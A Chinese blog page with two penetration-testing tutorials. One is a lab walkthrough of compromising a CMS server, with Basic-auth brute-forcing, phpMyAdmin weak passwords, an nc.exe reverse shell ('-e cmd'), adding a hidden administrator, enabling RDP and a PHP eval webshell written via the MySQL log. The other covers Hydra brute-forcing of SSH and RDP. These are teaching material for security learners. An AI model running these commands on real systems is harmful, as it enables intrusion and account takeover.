搜索到
92
篇与
的结果
-

 深入某CMS渗透测试:从弱口令到接管webshell 前言401验证,在网络通信和HTTP协议中,特指一种状态码——401 Unauthorized(未经授权)。当客户端尝试访问受保护的资源时,如果未能提供有效的身份验证信息,或者提供的信息不足以获得访问权限,服务器就会返回401状态码,表示请求未被授权。靶场复现弱口令123456当然也可以使用bp爆破base64解密添加迭代器,用户字典在这里添加一个冒号添加密码字典添加处理规则base64编码这里发现一个百分号的url编码,他就是我们401认证中间的冒号这里取消url编码即可然后进行爆破即可,找到一个响应为200的就是爆破成功的然后解密就好返回页面登录成功后就会得到key1进入到首页登录sql注入尝试,被验证了双引号也不行对搜索框进行xss攻击,发现对<>进行了过滤url编码,但是被转义成了script的a标签,还是以字符串的形式添加到相关搜索注册一个用户信息这里成功注册了,但是也没有alert(1)查看首页过来,也没有,修改闭合标签<strong>试试修改信息,并添加一个strong标签失败了,好像还有字符长度限制在短消息界面中尝试xss失败,没效果xss验证,被转义成了字符串</textarea><script>alert(1)</script>好家伙直接添加成功,也没有xss漏洞找到默认 织梦 后台管理地址管理员没有修改默认登录界面admin 万能密码绕过,没有效果查看端口开放信息这个端口也没有什么东西3306端口,mysql远程连接试试,拒绝远程连接robots爬虫协议/include/templets,都没发现什么东西找到头像设置界面,一句话图片马能上传了可以上传图片,但是找了好一会儿,没有找到文件包含的地方御剑目录扫描扫不出任何东西这里有一个认证,就是401认证,用普通的目录扫描工具是扫不出任何东西的Authorization: Basic YWRtaW46MTIzNDU2用burp suite扫描抓包指定好御剑的字典目录扫描路径刚刚扫描到的phpmyadmin这个错误介绍MySQL是一个流行的开放源代码关系数据库管理系统。它是许多Web应用程序的基础,例如WordPress,Magento和Drupal等。MySQL允许用户通过自己的主机或云服务器上的phpMyAdmin进行MySQL管理。然而,有时候用户可能会遇到MySQL Error # 1045 – Cannot Log in to MySQL server -> phpmyadmin错误。这篇文章将介绍这个错误,以及如何解决它。错误原因该错误通常意味着您没有权限访问MySQL服务器。在MySQL中有一个root用户,它是MySQL服务器的超级管理员。如果您尝试使用root用户登录MySQL服务器但不知道密码,或者尝试通过phpMyAdmin使用root用户但是密码错误,那么您就会遇到MySQL Error # 1045。此外,如果您使用的是不正确的用户名或密码,也会遇到此错误。弱口令root/root成功一、后台文件上传登录mysql,找到指定的数据表,查看admin密码解密admin/888888成功进入到了后台界面找到这个文件式管理器,找到key2查看这个key2上传php文件用nmap进行扫描扫出来结果为windows系统执行命令dir查看系统信息,是windows server 2008操作系统在当前uploads目录上传一个nc.exe移交cmd权限到攻击机器nc.exe [ip] [端口] -e cmddir查看是否成功查看用户权限信息,是超级管理员,那么我们就可以添加一个管理员用户添加用户,并添加到admin用户组# 添加一个用户 net user 用户名 password /add # 添加用户名到指定用户组 net localgroup administrators 用户名 /add开启远程wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections 1nmap扫描指定端口,查看是否开启用你刚刚添加的用户进行远程连接查看administrator目录,成功访问,获得目标服务器权限,这里环境没有配置key3,演示结束。二、日志写入phpmyadmin日志功能SHOW VARIABLES LIKE "%general%"这里我们查看日志状态是开启的,我们可以尝试写日志的方式,获取shell命令如果没有打开也可以使用如下脚本,打开日志功能SET GLOBAL GENERAL_LOG=on在上面我们看到了日志的路径,确定了本站为phpstudy搭建的,我们修改日志文件到我们的shell.php查看脚本是否存在写入日志SELECT "<?php @eval($_POST[10]); ?>"这里不要忘了添加401验证的请求头
-

九头蛇thc-hydra密码爆破,九头蛇简单使用 Hydra(海德拉)工具使用从0到1,爆破服务器密码,2024最新版Hydra简介Hydra又叫九头蛇,是一款由著名的黑客组织THC开发的开源暴力破解工具,支持大部分协议的在线密码破解,是网络安全·渗透测试必备的一款工具,目前支持的协议包括Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MEMCACHED, MONGODB, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, Radmin, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP。在kali系统中自带有hydra九头蛇工具开源地址(下载):https://github.com/vanhauser-thc/thc-hydra常用参数列表 选项 描述 -R 恢复先前终止/崩溃的会话 -I 忽略现有的还原文件(不要等待10秒) -S 执行SSL连接 -s PORT 如果服务在不同的默认端口上,则在这里定义它 -l LOGIN or -L FILE 使用指定登录名登录,或者使用文件加载多个登录名 -p PASS or -P FILE 使用指定密码登录,或者使用文件加载多个密码 -x MIN:MAX:CHARSET 密码暴力生成, 使用’-x -h‘获取帮助 -y 暴力破解时忽略符号,见上文 -e nsr 可选选项,n:空密码试探,s:使用指定用户和密码试探,或“r”反向登录 -u 循环用户,而不是密码(有效!用-x表示) -C FILE 使用冒号分割格式,例如“登录名:密码”来代替 -L/-P 参数 -M FILE 要攻击的服务器列表,每行一个条目,':'指定端口 -o FILE 将找到的登录名/密码对写入FILE而不是输出 -b FORMAT 指定-o文件的格式:text(默认),json, jsonv1 -f / -F 当找到login/pass对时退出(-M: -f per host, -f global) -t TASKS 同时运行的线程数,默认为16 -T TASKS run TASKS connects in parallel overall (for -M, default: 64) -w / -W TIME 设置最大超时的时间,单位秒,默认是30s -c TIME 所有线程上每次登录尝试的等待时间(强制执行-t 1) -4 / -6 使用IPv4(默认)/ IPv6地址(将always放在[]中,也放在-M中) -v / -V / -d 详细模式/每次尝试显示登录+通过/调试模式 -O 使用旧的SSL v2和v3 -K 不重做失败的尝试(适用于-M批量扫描) -q 不打印有关连接错误的消息 -U 服务模块使用详情 -m OPT 选项特定于模块,请参见-U output获取信息 -h 更多命令行选项(帮助) server 目标:DNS、IP或192.168.0.0/24(这个或-M选项) service 指定服务名,支持的服务和协议 OPT 一些服务模块支持额外输入(-U表示模块帮助) 在hydra的帮助命令中官方我们提供了一些示例如下hydra -l user -P passlist.txt FTP://192.168.0.1 hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5 hydra -l admin -p password FTP://[192.168.0.0/24]/ hydra -L logins.txt -P pws.txt -M targets.txt ssh这些命令基本用法用起来大体上很类似,我们以第一个命令为例,大体上可以分成三部分,即用户名,密码,和协议kali自带密码字典在kAIl中是自带字典的,可以通过/usr/share/wordlists/dirb路径进行查看,当然都是txt文件,也可以自己向里面添加。包含各种类型的字典,用于密码爆破、漏洞扫描等,他们的常用用途如下big.txt #大的字典 small.txt #小的字典 catala.txt #项目配置字典 common.txt #公共字典 euskera.txt #数据目录字典 extensions_common.txt #常用文件扩展名字典 indexes.txt #首页字典 mutations_common.txt #备份扩展名 spanish.txt #方法名或库目录 others #扩展目录,默认用户名等 stress #压力测试 vulns #漏洞测试Hydra密码生成器 参数 介绍 -x MIN:MAX:CHARSET 规则:MIN表示生成密码的最短长度;MAX表示生成密码的最长长度;CHARSET表示使用指定的字符生成密码,'a’表示所有的小写字母,'A’表示所有的大写字母,'1’表示所有的数字,对于其他字符,只需要添加在后面即可 -y 使用方式见-x,它表示charset的字符是实际的字符,而不是正则表达式 -x 3:5:a 生成的密码字典长度为3到5位,由所有的小写字母组成 -x 5:8:A1 生成的密码字典长度为5到8位,有所有的大写字母和数字组成 -x 5:5/%,.- 生成的密码字典长度为5位,只由’/ % , . -'这5种字符构成 -x 3:5:aA1 -y 生成的密码字典长度为3到5位,且只由’a A 1’这三种字符组成 -x 3:5:aA1.-+# 生成的密码字典长度为3到8位,由大小写字母+数字+.-+#进行组合。 爆破SSHhydra -L user.txt -P passwd.txt -o ssh.txt -vV -t ip ssh -s 22 #-L 指定用户字典文件 #-P 指定密码字典文件 #-o 把成功的输出到ssh.txt文件 #-vV 显示详细信息 #-s 指定其他端口 如果要修改默认22端口,可以使用 -s 参数先创建一个密码字典,手动编写密码(测试即可,真实渗透环境自行使用大型字典)创建一个用户字典 准备一台centos主机,查看ip地址,确保kali系统和centos系统处于同一网段下进行爆破hydra -L user.txt -P pwd.txt -vV -o ssh.txt -t 5 192.168.209.138 ssh破解成功,4个密码有效也可以在输出的ssh.txt查看用户密码爆破RDPlinux系统爆破成功,那么下面试试windows吧Tips:windows使用的远程协议是rdp协议,我们直接将上面的命令协议改为rdp即可hydra -L user.txt -P pwd.txt -vV -o ssh.txt -t 5 192.168.209.129 rdp爆破成功,尝试使用密码连接即可免责声明:使用本教程或工具,用户必须遵守所有适用的法律和法规,并且用户应自行承担所有风险和责任。原文连接:https://mp.weixin.qq.com/s/cQdbHED4fzfk1D-RHb6NVQ